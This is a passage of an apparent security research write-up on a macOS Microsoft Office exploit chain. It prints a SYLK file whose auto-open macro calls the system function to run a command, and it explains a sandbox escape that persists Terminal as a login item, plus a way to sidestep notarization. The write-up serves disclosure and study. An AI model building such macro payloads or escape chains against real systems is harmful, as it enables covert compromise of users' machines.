
```
ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;K0;ECALL("libc.dylib","system","JC","open -a Calculator")
C;X1;Y102;K0;EHALT()
E
```

…again, if the "*Disable all macros without notification*" setting is enabled, ironically, this macro code will be automatically executed anytime the document is opened!

For more details on SYLK files see:


"**Abusing the SYLK file format**"

We can trigger the proof of concept (and pop `Calculator.app`) from a malicious Office document, that's downloaded from the Internet (all without a single alert!):



…and while this is surely neat, and a good step toward complete compromise of the macOS system, we're still running withing a highly restrictive sandbox.

As previously noted, applications (such as Microsoft Office apps) run in a sandbox …meaning any macro code will be restricted. We can confirm this via macOS's `Activity Monitor` which shows that Office apps (such as Word and Excel) as well as the instance of `Calculator` we popped (via our POC exploit), are indeed sandboxed:



Thus, in order to fully compromise the system, we need a new sandbox escape!

In mid-2018, the noted security researcher **Adam Chester** discovered a neat sandbox escape that abused a sandbox exception in Office app's sandbox profile. In short, we noticed that said profile, contained an exception (`com.apple.security.temporary-exception`) via a regex that "allows us to create a file anywhere on the filesystem as long as it ends with `~$something`":

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
... com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$"))
  )
)
```

He abused this fact, to create a launch agent from within the sandbox. Upon the next login, macOS would automatically launch the launch agent, **outside** the sandbox!


```
For more details on Adam's lovely sandbox escape, see:
                        "Escaping the Microsoft Office Sandbox"
```

Microsoft was swift to patch Adam's bug …but did so by only denying file creations (`deny file-write`) in the user's `Application Scripts` and `LaunchAgents` directory:

```
<string>  (deny file-write*
  (subpath (string-append (param "_HOME") "/Library/Application Scripts"))
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```

This means that from the sandbox (e.g. via macro code), we can still create files (ending in `~$something`) almost anywhere! As we'll shortly see, this was paramount to building a full exploit chain!

Though one could not longer create a launch agent (due to Microsoft's patch), I discovered that macOS had no problem allowing malicious code running in the sandbox from creating a login item! Similar to launch agents, login items are automatically launched by macOS each time the user logs in …and run **outside** the sandbox:



As shown in the image above, we invoke the `CoreServices.LSSharedFileListInsertItemURL` API (via a python that we execute via the macro code embedded in the malicious document), which persists Apple's `Terminal.app` as a login item. On the next login, `Terminal.app` is launched (as a child of `loginwindow.app`) and runs outside the sandbox.

So, hooray, we have a new 0day sandbox escape!

> *"is a[n] …issue …on the Apple side"* -Microsoft
>
> The fact that one can create a login item from within the sandbox appears to be an issue in macOS (i.e. it's an Apple bug).

Unfortunately we're not (quite) done yet!


In macOS 10.15 (Catalina), Apple added new notarization requirements, which blocks non-notarized code (downloaded from the Internet), from executing.

> *"Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components. Notarization is not App Review. The Apple notary service is an automated system that scans your software for malicious content, checks for code-signing issues, and returns the results to you quickly. If there are no issues, the notary service generates a ticket for you to staple to your software; the notary service also publishes that ticket online where Gatekeeper can find it."*

```
For more details on Catalina's notarization requirements, see:

                    "Notarizing macOS Software Before Distribution"
```

This means that even though we can create a persistent login item from within the sandbox, we can not persist any of our own code (such as a script or a binary), as obviously this will not be notarized, and thus blocked:



Boo! But hope is not yet lost. There is (was?) one trivial way to "bypass" (or rather sidestep) notarization.

Recall that notarization checks ensure a binary has been "blessed" (scanned) by Apple but that such checks are only performed on non-local (i.e. downloaded) files. This means, local platform (OS/system) binaries are, of course, allowed.

